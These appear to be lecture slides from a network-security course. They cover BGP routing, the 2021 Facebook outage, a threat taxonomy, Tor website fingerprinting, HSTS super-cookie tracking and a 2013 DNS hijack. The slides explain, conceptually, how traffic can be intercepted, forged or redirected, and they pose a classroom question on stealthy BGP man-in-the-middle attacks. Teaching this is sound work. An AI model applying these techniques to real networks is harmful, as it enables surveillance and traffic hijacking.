


Paths shift all the time. This is normal on the internet as the current shortest path is dynamically negotiated (BGP routing).

Syria's AS is, directly connected to three other AS's.

2012 AS network connections to Syria

A real example of BGP routing



Example 2: Facebook

- In 2021 Facebook went completely offline.
- They accidentally removed DNS servers from the BGP routing tables (admin error) effectively removing themselves from the internet
- Facebook is a network of smaller networks that communicate over the internet
- If traffic cannot be routed to Facebook, then all Facebook services fail including things like SSH…


Understanding how Facebook disappeared from the Internet

10/04/2021

 Celso Martinho  Tom Strickx

7 min read

This post is also available in 简体中文, 繁體中文, 日本語, 한국어, Deutsch, Français, Español, Português, Русскиǔ, and Italiano.



The Internet - A Network of Networks

"*Facebook can't be down, can it?*", we thought, for a second.

Today at 15:51 UTC, we opened an internal incident entitled "Facebook DNS lookup

Think-pair-share

- How can the way BGP routing and propagation works be used to create a man-in-the-middle attack?

- Could such an attack be done in a way that no one noticed?

ATTACKING VIA NETWORK


Types of threats

- **Interception** – Unauthorized viewing of information (Confidentiality)
  - **Inference/Privacy** – Unauthorized deduction of information based on traffic (Confidentiality)
- **Modification** – Unauthorized changing of information (Integrity)
- **Fabrication** – Unauthorized creation of information (Integrity)
- **Interruption** – Preventing authorized access (Availability)

Interception (reading) of traffic

To intercept (read) network traffic an attacker needs to be able to *capture* or *sniff* the traffic.

- Direct access to the medium it is sent over:
  - Inside of the device
  - Connection to physical cable
  - Physical proximity to a wireless transmitter
  - Convince the sender to send to the attacker instead of the recipient



Deduction

- Interception-level access
- Ability to deduce information that is hidden using non-hidden information like:
  - Destination of traffic
  - Size of payloads
  - Number of payloads

DE GRUYTER OPEN Proceedings on Privacy Enhancing Technologies ; 2016 (4):21–36

Tao Wang* and Ian Goldberg

On Realistically Attacking Tor with Website Fingerprinting

Abstract: Website fingerprinting allows a local, passive observer monitoring a web-browsing client's encrypted channel to determine her web activity. Previous attacks have shown that website fingerprinting could be a threat to anonymity networks such as Tor under laboratory conditions. However, there are significant differences between laboratory conditions and realistic conditions. First, in laboratory tests we collect the training data set together with the testing data set, so the training data set is fresh, but an attacker may not be able to maintain a fresh data set. Second, laboratory packet sequences correspond to a single page each, but for realistic packet sequences the split between pages is not obvious. Third, packet sequences may include background noise from other types of web traffic. These differences adversely affect website fingerprinting under realistic conditions. In this paper, we tackle these three problems to bridge the gap between laboratory and realistic conditions for website fingerprinting. We show that we can maintain a fresh training set with minimal resources. We demonstrate several classification-based techniques that allow us to split full packet sequences effectively into sequences corresponding to a single page each. We describe several new algorithms for tackling background noise. With our techniques, we are able to build the first website fingerprinting system that can operate directly on packet sequences collected in the wild.

DOI 10.1515/popets-2016-0027
Received 2016-02-29; revised 2016-06-02; accepted 2016-06-02.

1 Introduction

In 2009, Panchenko et al. [20] introduced a website fingerprinting (WF) attack that successfully achieved accurate web page classification on Tor. WF threatens clients seeking to hide their online behaviour from *local* adversaries—ones able to monitor the network close to the client, such as ISPs, wiretappers, and packet sniffers. Since then, researchers have published more accurate attacks, improving the true positive rate (TPR) [3, 25] and cutting down the false positive rate (FPR) [24] to practical levels (far below 1%). Researchers have also applied WF techniques to circuit fingerprinting, allowing adversaries to discover and identify Tor hidden services [14]. They have shown that these attacks are computationally cheap and effective in the open-world setting [24]. However, some researchers remain unconvinced that these attacks are effective in the wild [13, 21].

Indeed, the attacks have not been demonstrated to be effective in the wild; they were proven only under laboratory conditions. Recently, Juarez et al. [13] identified significant differences between attacks in the wild and attacks proven under laboratory conditions. They noted that previous works on WF attacks made five limiting assumptions:[1]

1. Closed world: Under the closed-world model, the WF attack is never tested with web pages outside a fixed set of monitored pages. A WF attack that operates under the open-world model must be able to determine whether or not a web page is in the set of monitored pages.
2. Replicability: The attacker's classification training set is collected under the same conditions as the client. Specifically, a stale training set can cause WF accuracy to deteriorate.
3. Browsing behaviour: Users browse the web sequentially, one page after the other.
4. Page load parsing: The adversary knows when pages start and end. For example (related to the above), most users may have significant time gaps between page loads.
5. No background traffic: The adversary can filter out all background traffic.

Assumption 1 has been dealt with by previous work [20, 24, 25]. For example, the kNN attack by Wang et al. [24] can achieve a true positive rate of 85% and a false positive rate of 0.6% in the open-world model, with no limit on the number of web pages. In this work, we tackle assumptions 2 to 5, as follows:

Freshness (assumption 2). We determine empirically that the attacker needs only a small amount of data to perform WF effectively, and therefore it is easy to keep it fresh.

Modification of traffic

Attacker needs to be able to block the real traffic and replace it with their own.

- Direct access to medium traffic is sent over
  - Inside of the device
  - Connection to physical cable
  - Physical proximity to a wireless transmitter
  - Convince the sender to send to the attacker instead of the recipient

BIZ & IT —

Browsing in privacy mode? Super Cookies can track you anyway

New technique allows websites to bypass privacy mode unless users take special care.

DAN GOODIN - 1/6/2015, 4:15 PM

Aurich Lawson

89

For years, Chrome, Firefox, and virtually all other browsers have offered a setting that doesn't save or refer to website cookies, browsing history, or temporary files. Privacy-conscious people rely on it to help cloak their identities and prevent websites from tracking their previous steps. Now, a software consultant has devised a simple way websites can in many cases bypass these privacy modes unless users take special care.

Ironically, the chink that allows websites to uniquely track people's incognito browsing is a much-needed and relatively new security mechanism known as HTTP Strict Transport Security. Websites use it to ensure that an end user interacts with their servers only when using secure HTTPS connections. By appending a flag to the header a browser receives when making a request to a server, HSTS ensures that all later connections to a website are encrypted using one of the widely used HTTPS protocols. By requiring all subsequent connections to be encrypted, HSTS protects users against downgrade attacks, in which hackers convert an encrypted connection back into plain-text HTTP.

Fabrication of traffic

Attacker creates traffic either by replaying old recordings or creating new messages. No need to necessarily block existing messages

- Need access to a medium the recipient is expecting the source to use
  - Inside of the device
  - Connection to physical cable
  - Physical proximity to a wireless transmitter
  - Any connection to the victim if the victim is not verifying source identity or medium

Aspidistra radio used by the UK in WWII.

Interruption of traffic

Attacker prevents access, but does **not necessarily need access** themselves.

- Attacker needs to block access somehow
  - Inside of the device
  - Access to physical cable
  - Physical proximity to a wireless transmitter
  - Ability to alter key routing infrastructure (i.e. DNS, BGP)

My website URL to IP mapping (DNS) is handled by dreamhost.com. If dreamhost started pointing at the wrong IP, all traffic meant for me would go there.

```
kvaniea@brendel:~$
1252 > host -v vaniea.com
Trying "vaniea.com"
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 28428
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 3, ADDITIO     : 3

;; QUESTION SECTION:
;vaniea.com.                    IN      A

;; ANSWER SECTION:
vaniea.com.             14126   IN      A       64.90.44.164

;; AUTHORITY SECTION:
vaniea.com.             172526  IN      NS      ns1.dreamhost.com.
vaniea.com.             172526  IN      NS      ns3.dreamhost.com.
vaniea.com.             172526  IN      NS      ns2.dreamhost.com.

;; ADDITIONAL SECTION:
ns1.dreamhost.com.      172526  IN      A       64.90.62.230
ns2.dreamhost.com.      172526  IN      A       208.97.182.10
ns3.dreamhost.com.      172526  IN      A       66.33.205.230
```

Interruption of traffic

Attacker prevents access, but does **not necessarily need access** themselves.

- Attacker needs to block access somehow
  - Inside of the device
  - Access to physical cable
  - Physical proximity to a wireless transmitter
  - Ability to alter key routing infrastructure (i.e. DNS, BGP)

NEWS

How a DNS hack in Australia took down marquee sites in the US

By Jeremy Kirk
AUG 28, 2013 7:23 AM PDT

Twitter, *The New York Times* and other prominent Websites were struck by a powerful cyberattack that continued affecting other Websites into Tuesday evening, directing visitors to a site purportedly controlled by the Syrian Electronic Army (SEA).

The attackers apparently struck an Australian IT services company, Melbourne IT, which provides domain name registration services. The pro-Syrian government SEA has recently conducted several high-profile attacks against media and other Websites.

It appears that the hackers modified master DNS (Domain Name System) entries, allowing them to replace the correct IP addresses for Twitter.com and NYTimes.com with their own, said David Ulevitch, CEO and founder of the security company OpenDNS.

OpenDNS monitors when domains are redirected, and it appeared the attack was continuing into the evening U.S. time, Ulevitch said.


DNS is a distributed address book for Websites. It allows a domain name, such as idg.com, to be translated into an IP addresses that can be called into a browser. Attacks against DNS can be powerful, as it can shift lots of traffic suddenly to a Website controlled by an attacker, which could then pose further risk for visitors inadvertently pushed there.

VIRTUAL PRIVATE NETWORK (VPN)

